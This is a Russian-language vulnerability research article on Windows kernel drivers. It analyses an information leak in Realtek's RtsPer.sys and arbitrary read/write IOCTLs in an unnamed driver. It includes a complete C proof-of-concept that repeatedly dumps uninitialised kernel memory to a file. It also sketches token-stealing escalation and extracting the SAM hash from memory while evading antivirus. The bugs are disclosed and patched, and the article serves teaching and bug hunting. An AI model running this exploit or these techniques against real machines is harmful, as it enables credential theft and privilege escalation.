Начиная с Windows Vista, Microsoft представила средство защиты от угроз под названием KASLR, что значительно усложнило эксплуатацию ядра Windows. KASLR — это ядерный ASLR, который рандомизирует драйверы, модули, базовые адреса ядерных объектов при загрузке. Делая это, вы не могли злоупотреблять примитивом произвольной записи, как в старые времена. В то время вы могли найти адрес, который будет вызываться ядром, например HalDispatchTable, с последующим размещением вредоносного шелл-кода, который будет осуществлять кражу токенов, что может, например, запускаться процессом пользовательского режима. Таким образом, для выполнения кода было достаточно иметь произвольную запись, либо можно было отменить SMEP для записи.

В настоящее время, когда адреса рандомизированы, неизвестно, куда назначать шелл-код, так как HalDispatchTable рандомизируется при каждой загрузке.

Авторы эксплойтов поумнели и довольно быстро поняли, что можно вызвать NtQuerySystemInformation или EnumDeviceDrivers, чтобы получить базовый адрес ntoskrnl. Так мы обходим KASLR, делая достаточно произвольной записи для LPE. Но, конечно, вызывать эти API можно только в том случае, если контролируемый процесс имеет среднюю целостность, каковым является большинство процессов; браузеры нет. Кроме того, перезапись HalDisptachTable с повреждением PageEntry недействительна из-за новых средств защиты, таких как HVCI, которые до сих пор не используются по умолчанию на большинстве компьютеров Windows.

В качестве альтернативы можно было бы читать данные непосредственно из процесса System. Например, можно прочитать файл SAM, полностью загруженный в память. Теперь предположим, что вы можете извлечь его из памяти. В этом случае вы, вероятно, сможете взломать хэш и найти пароль администратора, что позволит вам незаметно добиться полного повышения привилегий. Поскольку вы на самом деле не прикасаетесь к диску, антивирус не сработает.

Так как же выглядит утечка информации? В основном это происходит в виде получения указателя ядра на какой-либо чувствительный объект ядра, но также может выглядеть как раскрытие неинициализированной памяти ядра, как в драйвере RtsPer.sys Realtek:

C:

```
DisptachIoctlFDO (PDEVICE_OBJECT Device_Object, IRP *IRP)
{
case 0x2D2324u:
      NTStatus2 = rts_ctrl_dump_paras_string(Device_Object, IRP);
...

  __int64 __fastcall rts_ctrl_dump_mem_log(PDEVICE_OBJECT Device_Object, PIRP irp)
  {
   _IO_STACK_LOCATION *CurrentStackLocation; // rbx
    PVOID Device_Extension; // rbp
    BYTE SystemBuffer; // si
    __int64 InputBufferLength; // r9
    ULONG OutputBufferLength; // [rsp+50h] [rbp+8h] BYREF

    CurrentStackLocation = irp->Tail.Overlay.CurrentStackLocation;
    Device_Extension = Device_Object->DeviceExtension;
    irp->IoStatus.Information = 0i64;
    SystemBuffer = (BYTE *)irp->AssociatedIrp.SystemBuffer;
    InputBufferLength = CurrentStackLocation->Parameters.DeviceIoControl.InputBufferLength;
    OutputBufferLength = CurrentStackLocation->Parameters.DeviceIoControl.OutputBufferLength;

    if ( OutputBufferLength >= 0x107C0 && *(_QWORD *)&SystemBuffer )
    {
        rts_dump_paras_as_string((__int64)Device_Extension, *(_BYTE **)&SystemBuffer,
&OutputBufferLength);// Read&Write memory, disable PCIs
        IRP->IoStatus.Information = OutputBufferLength;
        return 0i64;
     }
    else
    {
       IRP->IoStatus.Information = 0x107C0i64;
       return 0x80000005i64;
    }
  }
}
```

На первый взгляд приведенный здесь код кажется солидным; драйвер использует METHOD_BUFFERED (поскольку он заканчивается на 00) для передачи данных, поэтому пользовательские данные не могут выгружать свои буферы; длины буферов следует доверять (см. рис. 11 и выше). Однако даже при использовании METHOD_BUFFERE D это не избавляет код от ошибок; это может привести к ложному чувству безопасности.

Самый простой способ найти уязвимости, связанные с утечкой информации, — посмотреть, какие данные возвращаются, и их длину. Поскольку мы имеем дело с METHOD_BUFFERED, возвращаемые данные идут через SystemBuffer, а IRP->IoStatus.Information указывает размер (не только для этого типа передачи). Беспокоит то, что IoManager не инициализирует системный буфер за пределами копии входного буфера; другими словами, если OutputBufferLength > InputBufferLength, оставшаяся часть SystemBuffer представляет собой неинициализированные данные. Таким образом, задача автора драйвера состоит в том, чтобы инициализировать системный буфер и вернуть его правильную длину.

В нашем случае (рис. 16) SystemBuffer не инициализируется нулями. У нас нет проверок относительно длины входного/выходного буфера, над которым мы имеем полный контроль. Кроме того, взглянув на блок else, мы можем проверить ошибочную логику:

```
1.  IRP->IoStatus.Information = 0x107C0i64;
```

Получается, что вводя блок else, вы получаете обратно от ядра 0x107c0 байтов длины данных ядра. Чтобы быть более точным, IoManager скопировал дельту между OutputBufferLength и InputBufferLength:

```
OutBufferLength = 0x107c0, InputBufferLength = 1
```

Таким образом, мы получаем обратно 0x107c0, около 64k неинициализированных данных из пространства памяти процесса System, что позволяет прочитать содержимое SAM - файла, найти базовый адрес ядра системы и многое другое. Более того, вы можете запускать это поведение столько раз, сколько пожелаете, так как оно не вызывает исключений.

Код эксплойта довольно тривиален; единственное, что может нас беспокоить, — это найти имя устройства, так как это число сгенерировано автоматически (но вы можете подобрать его методом грубой силы, так как вариантов всего около 0x200, и это похоже на то, как это показано на рис. 2. Наш код эксплойта состоит из следующего:

- Откройте дескриптор устройства, которое предоставляет RtsPer.sys.
- Выделить буфер размером 0x107c0
- Вызвать DeviceIoControl
- Записать данные ядра в файл

C:

```
#include
#include

//device name would very so if you want to execute this code I would use DeviceTree
// made by OSR and look for the device name under RtsPer.sys
#define DEVICE_NAME L"\\\\.\\GlobalRoot\\Device\\00000066"

int main(int argc, TCHAR* argv)
{
  LPVOID inputBuffer;
  LPVOID outputBuffer;
  HANDLE hDevice;
  DWORD dwBytesReturned = 0;
  DWORD dwNtStatus = 0;
  DWORD dwFunctionCode = 0x2D2324;
  DWORD dwSize = 0x107C0;

  hDevice = CreateFile(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE, NULL, NULL, OPEN_EXISTING,
0, NULL);

  if (hDevice == INVALID_HANDLE_VALUE)
  {
    std::cout << "Error opeining the device, it's autogenerated after all, try to look for
the name again" << std::endl;
    exit(1);
  }

  std::cout << "Opened a handle to the device" << std::endl;
  outputBuffer = malloc(dwSize);
  inputBuffer= malloc(dwSize);
  HANDLE hFile = CreateFile(L"a.bin", GENERIC_ALL, 0, NULL, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, NULL);
  //Read as many as you like :)
  for(DWORD i=0; i < 1000000; i++)
  {
    memset(outputBuffer, 0x00, 0x107C0);
    memset(inputBuffer, 0x00, 0x107C0);
    dwNtStatus = DeviceIoControl(hDevice, dwFunctionCode, inputBuffer, 1, outputBuffer, 2,
&dwBytesReturned , NULL);
    if (dwBytesReturned || dwNtStatus )
      WriteFile(hFile, outputBuffer, dwBytesReturned , &dwNtStatus , NULL);
   dwNtStatus = 0;
   dwBytesReturned = 0;
  }

  CloseHandle(hDevice);
  CloseHandle(hFile);
  free(inputBuffer);
  free(outputBuffer);
  return 0;
}
```

Это только одна из многих уязвимостей, обнаруженных нами в этом драйвере, которые RealTek недавно исправила.

Когда вы смотрите на это, кажется, что эти уязвимости легко обнаружить и относительно легко исправить — все, что вам нужно сделать, это изменить IRP ->IoStatus.Information на ноль в блоке else. Кроме того, вы можете предотвратить все эти ошибки, изменив разрешения устройства, разрешив взаимодействовать с ним только пользователям с правами администратора и выше. Мы получили CVE-2021-40328 и CVE-2021-40332 за ошибки в этом драйвере.

Третий тип ошибок, который мы рассмотрим, приводит к полному повышению привилегий, если только он не выполняется из процесса с низкой степенью целостности. Лучшая и часто более полезная ошибка, которую можно найти в ядре, это произвольная запись. Этот примитив позволяет вам писать в любом месте ядра, что предположительно позволит перезаписать ваш токен доступа.

Если вы не помните или не знакомы с ОС Windows, у каждого процесса есть аналог объекта ядра, называемый EPROCESS; каждый объект EPROCESS имеет токен доступа, представляющий его контекст безопасности. Процесс System де-факто является ядром и, естественно, имеет самый мощный токен доступа в операционной системе. Поскольку каждый EPROCESS находится в пространстве ядра, мы не можем изменить токен доступа EPROCESS по желанию; мы должны сделать это из самого ядра. Но предположим, что у нас есть произвольный примитив записи? В этом случае мы можем изменить токен доступа любого процесса и заменить его (первоначальным термином было похищение) токеном доступа процесса системы. Этот метод известен как атака только на данные. В отличие от методов повреждения памяти, мы не повреждаем никакие записи пула страниц, которые подвержены новым средствам защиты, таким как kCFG/HVCI/HyperGuard.

Обнаружение произвольной уязвимости записи — это хорошо, но не всегда достаточно для полного повышения локальных привилегий. Как и все в жизни, это основано на ваших предположениях;

- Независимо от вашего уровня целостности, произвольной записи в ядре недостаточно для LPE; вам также нужен примитив чтения, чтобы включить правильные разрешения в вашем токене.

- Уровень целостности — средний (наиболее распространенный); можно вызвать EnumDeviceDrivers и NtQuerySystemInformation, чтобы получить базовый адрес ядра, что должно позволить вам с некоторым повреждением записи страницы перезаписать HalDisptachTable/SMEP. Для LPE этого будет достаточно

.

- Уровень целостности низкий или ненадежный (в основном браузеры) — вы не можете вызывать упомянутые выше API; поэтому для вас нет базового адреса ядра. Должен иметь дополнительный примитив для LPE.

Как выглядит уязвимость произвольной записи? Обычно она включает в себя разыменование памяти и операцию копирования из контролируемого буфера, и может иметь множество разновидностей, от плохого memcpy/memmove до просто произвольного разыменования указателя. Давайте посмотрим на некоторые из наиболее популярных:

```
1.  //the rsp+28h holds the input buffer
2.  mov     rax, [rsp+28h+var_4] //destination address
3.  mov     rcx, [rsp+28h+var_8] //source source
4.  mov     rcx, [rcx]
5.  mov     [rax], rcx
```

Предполагая, что наш драйвер использует METHOD_NEITHER в качестве типа передачи, и мы видим, что входной или выходной буфер загружается в регистр, это произвольное разыменование указателя. Здесь оба регистра RAX и RCX указывают на буфер пользовательского режима. Конечно, у вас есть полный контроль над их содержимым, и вы заранее знаете, где они расположены в памяти, потому что вы их создали. Поскольку у нас есть полный контроль над регистрами, мы можем записать в адрес памяти, указанный RAX, адрес шеллкода, указанный RCX. Другими словами, у нас есть уязвимость типа "запись что-где" или произвольная запись.

Наше мышление должно быть таким, если у нас есть METHOD_NEITHERтип передачи, когда используются буферы и каким образом. Паттерн как таковой, показанный на рис. 19, немного редок, но все же время от времени появляется.

Мы не можем говорить об уязвимостях произвольной записи, не упомянув одну ключевую функцию, которая часто является их источником: неправильное использование какой-либо подпрограммы memcpy. Функция memcpy или макрос RtlCopyMemory, который используют разработчики драйверов, небезопасны по своей конструкции. Он не имеет дело с выходом за границы записи или перекрытием памяти; источник или место назначения находится в той же памяти. Существует функция, которая имеет дело с перекрытием памяти, это memmove или макрос RtlMoveMemory. Это по-прежнему не решает проблему записи вне границ. Кроме того, каждое неправильное использование одного из его аргументов, скорее всего, вызовет ошибку. Пожалуйста, взгляните на отличную статью Jooru по этой теме, которая демонстрирует тонкости использования функций перемещения/копирования.

Давайте рассмотрим легко заметную ошибку в драйвере, который должен быть безымянным:

```
if ( KeGetCurrentIrql() > 1u )
  NT_ASSERT("KeGetCurrentIrql() <= 1");
CurrentIrpStackLocation = IoGetCurrentIrpStackLocation(irp);
Length = CurrentIrpStackLocation->Parameters.Create.Options;
if ( Length && CurrentIrpStackLocation->Parameters.Read.Length )
{
  LowPart = CurrentIrpStackLocation->Parameters.Read.ByteOffset.LowPart;
  switch ( LowPart )
  {
    case 0x26DC03u:
      Length = CurrentIrpStackLocation->Parameters.Create.Options;
      ProbeForRead(CurrentIrpStackLocation->Parameters.CreatePipe.Parameters, Length, 1u);
      break;
    case 0x26DC04u:
      if ( Length >= 0x10 )
      {
        v6.MasterIrp = (_IRP *)irp->AssociatedIrp;
        Length_4 = (unsigned int)v6.MasterIrp->MdlAddress;
        memmove(*(void **)&v6.MasterIrp->Flags, *(const void **)v6.MasterIrp, Length_4);
        irp->IoStatus.Information = Length_4;
      }
      break;
    case 0x26DC08u:
      if ( Length >= 0x42 )
      {
        v7.MasterIrp = (_IRP *)irp->AssociatedIrp;
        Length_4a = (unsigned int)v7.MasterIrp->MdlAddress;
        memmove(*(void **)v7.MasterIrp, *(const void **)&v7.MasterIrp->Flags, Length_4a);
        irp->IoStatus.Information = Length_4a;
      }
      break;
    default:
      if ( LowPart == 2546700 && Length >= 0x44 )
      {
        memmove(*(void **)&irp->AssociatedIrp.MasterIrp->Flags, *(const void **)irp->AssociatedIrp.MasterIrp, 0i64);
        irp->IoStatus.Information = Length;
      }
      break;
```


Декомпилированный код, показанный здесь, немного вводит в заблуждение, поскольку Ida обычно делает нашу жизнь намного проще и допускает множество ошибок в различении членов структуры IO_STACK_LOCATION в случае, если они являются объединениями. Это приводит нас в некоторое замешательство на первый взгляд. Давайте просто проигнорируем ошибку, которую представляет ioctl 0x26DC03, неправильное использование с ProbeForRead, даже без использования буфера. К счастью, все, кто знаком с некоторыми внутренностями ядра, могут заметить, что все выглядит довольно странно:

```
// This is the input buffer length of method Buffered, should be
// CurrentIrpStackLocation->Parameters.DeviceIoControl.InputBufferLength
Length = CurrentIrpStackLocation->Parameters.Create.Options

// This has nothing to do with byte offset, it is the ioctl code, should be
// CurrentIrpStackLocation->Parameters.DeviceIoControl.IoControlCode
LowPart = CurrentIrpStackLocation->Parameters.Read.ByteOffset.LowPart

// v6 is union, {_IRP *MasterIrp;int IrpCount;void *SystemBuffer;}, because we are
// working with buffers, the driver of course users *SystemBuffer which is a structure ir
v6.MasterIrp = (_IRP *)irp->AssociatedIrp

// This is a length field because it used in memmove
Length_4 = (unsigned int)v6.MasterIrp->MdlAddress

// First two arguments are buffers, destination and source,
// they are two fields in the structure indicated by SystemBuffer
memmove(*(void **)v7.MasterIrp, *(const void **)&v7.MasterIrp->Flags, Length_4a);
```

Чтобы это выглядело лучше, мы нажимаем ALT-Y, чтобы выбрать правильное поле правильного члена объединения IO_STACK_LOCATION ; давайте посмотрим, как это выглядит:

```
if ( KeGetCurrentIrql() > 1u )
  NT_ASSERT("KeGetCurrentIrql() <= 1");
CurrentIrpStackLocation = IoGetCurrentIrpStackLocation(irp);
InputBufferLength = CurrentIrpStackLocation->Parameters.DeviceIoControl.InputBufferLength;
if ( InputBufferLength && CurrentIrpStackLocation->Parameters.Read.Length )
{
  IoControlCode = CurrentIrpStackLocation->Parameters.DeviceIoControl.IoControlCode;
  switch ( IoControlCode )
  {
    case 0x26DC03u:
      InputBufferLength = CurrentIrpStackLocation->Parameters.DeviceIoControl.InputBufferLength;
      ProbeForRead(CurrentIrpStackLocation->Parameters.DeviceIoControl.Type3InputBuffer, InputBufferLength, 1u);
      break;
    case 0x26DC04u:
      if ( InputBufferLength >= 0x10 )
      {
        InputBufferStruct = (InputBufferStructure *)irp->AssociatedIrp.SystemBuffer;
        dwSize = InputBufferStruct->Size;
        memmove(InputBufferStruct->Dest, InputBufferStruct->Source, dwSize);
        irp->IoStatus.Information = dwSize;
      }
      break;
    case 0x26DC08u:
      if ( InputBufferLength >= 0x42 )
      {
        InputBufferStruct2 = (InputBufferStructure *)irp->AssociatedIrp.SystemBuffer;
        dwSize2 = InputBufferStruct2->Size;
        memmove(InputBufferStruct2->Source, InputBufferStruct2->Dest, dwSize2);
        irp->IoStatus.Information = dwSize2;
      }
      break;
    default:
      if ( IoControlCode == 0x26DC0C && InputBufferLength >= 0x44 )
      {
        memmove(
          *((void **)irp->AssociatedIrp.SystemBuffer + 2),
          *(const void **)irp->AssociatedIrp.SystemBuffer,
          0i64);
        irp->IoStatus.Information = InputBufferLength;
      }
      break;
```

После внесения изменений мы видим, что декомпилированный вывод выглядит как простой Си. У нас есть несколько вызовов memmove, и это первое, что я бы рекомендовал сделать при просмотре функции диспетчеризации. Похоже, что SystemBuffer представляет собой структуру, состоящую из полей источника, размера и назначения, и они вслепую передаются методу memmove, что я называю безопасностью в лучшем виде. Это лучшие/худшие, в зависимости от точки зрения, которую вы можете получить.

Мы видим, что у нас есть три вызова memmove; ioctl 0x26DC04 представляет запись везде произвольного содержимого в ядре. Напротив, ioctl 0x26FC08 позволяет читать из ядра, поскольку позже он будет назначен системному буферу.(нет на рис. 22) и возвращается пользователю. В целом, этот драйвер предоставляет функцию чтения/записи всего, что позволяет злоумышленникам перейти в привилегированную учетную запись с помощью системного токена. Конечно, HVCI в данном случае не актуален. Единственная спасительная мера, которую мы здесь имеем, заключается в том, что этот драйвер недоступен с обычными уровнями привилегий пользователя, только с правами администратора и выше. Следовательно, это ограничивает полезность для целей эскалации. Однако вредоносное ПО все равно может найти этот драйвер полезным. Поскольку это подписанный драйвер с гибким базовым примитивом. Это отличная причина не раскрывать имя драйвера публично.

Исправление этого драйвера означает переписывание всей логики процедуры диспетчеризации. Вместо этого поставщик изменил ACL устройства, чтобы пользователи, не являющиеся администраторами, не могли с ним связываться, и, таким образом, он больше не является границей безопасности. Так что не нужно это исправлять, верно?


В этом длинной статье мы видели, как начать поиск ошибок в драйверах WDM. Мы начали с самого важного — получения дескриптора устройства. Если у вас нет дескриптора, не имеет значения, насколько вы великий специалист по ядру. Позже мы перешли к анализу процедуры отправки IRP_MJ_DEVICE_CONTROL, а затем просмотрели, как IoManager обрабатывает данные пользователей. После этого мы рассмотрели несколько ошибок и то, как их найти и, возможно, использовать.

Мы бы рекомендовали дополнительные места при поиске уязвимостей в драйвере — например, если драйвер вызывает MmMapIoSpace, чтение/запись из регистров MSR и многое другое. Тем не менее, для этого нужно подождать другого поста, иначе вы можете просто просмотреть отличные ссылки ниже.

Увидимся в следующем выпуске, чтобы узнать, как автоматизировать весь процесс с помощью множества сценариев и немного kAFL.

Конечно, мы не начали с нуля; там много полезных ресурсов. Кроме того, последние несколько сообщений в этом списке содержат простые пошаговые руководства по эксплуатации:

Первое, с чего нужно начать, если вас интересует ядро Windows (не только Windows). Платформа предоставляет простую в использовании игровую площадку для использования множества различных уязвимостей.



GitHub - hacksysteam/HackSysExtremeVulnerableDriver at win10-klfh

HackSys Extreme Vulnerable Windows Driver. Contribute to hacksysteam/HackSysExtremeVulnerableDriver development by creating an account on GitHub.

github.com

Фантастический доклад Windows Drivers Attack, наполненный полезными моментами. Вероятно, вам придется посмотреть его несколько раз из-за огромного количества деталей.

Watch Video At: https://youtu.be/qk-OI8Z-1To

Отличная статья/презентация Jooru об уязвимостях копирования памяти. Он капает очень глубоко, поэтому мы предлагаем выпить чашечку хорошего кофе во время просмотра.

https://jooru.vexillium.org/slides/2013/nosuchcon.pdf

Подробное пошаговое руководство Hombre по уязвимости драйвера AMD легко читать от начала до конца, демонстрируя уязвимость и способы ее использования с изяществом.

CVE-2020-12928 Exploit Proof-of-Concept, Privilege Escalation in AMD Ryzen Master AMDRyzenMasterDriver.sys

BackgroundEarlier this year I was really focused on Windows exploit development and was working through the FuzzySecurity exploit development tutorials on the HackSysExtremeVulnerableDriver to try and learn and eventually went bug hunting on my own.

hombre.github.io

Блог Касифа о серьезных уязвимостях в драйвере Dell и полный отчет Коннера об одной из уязвимостей: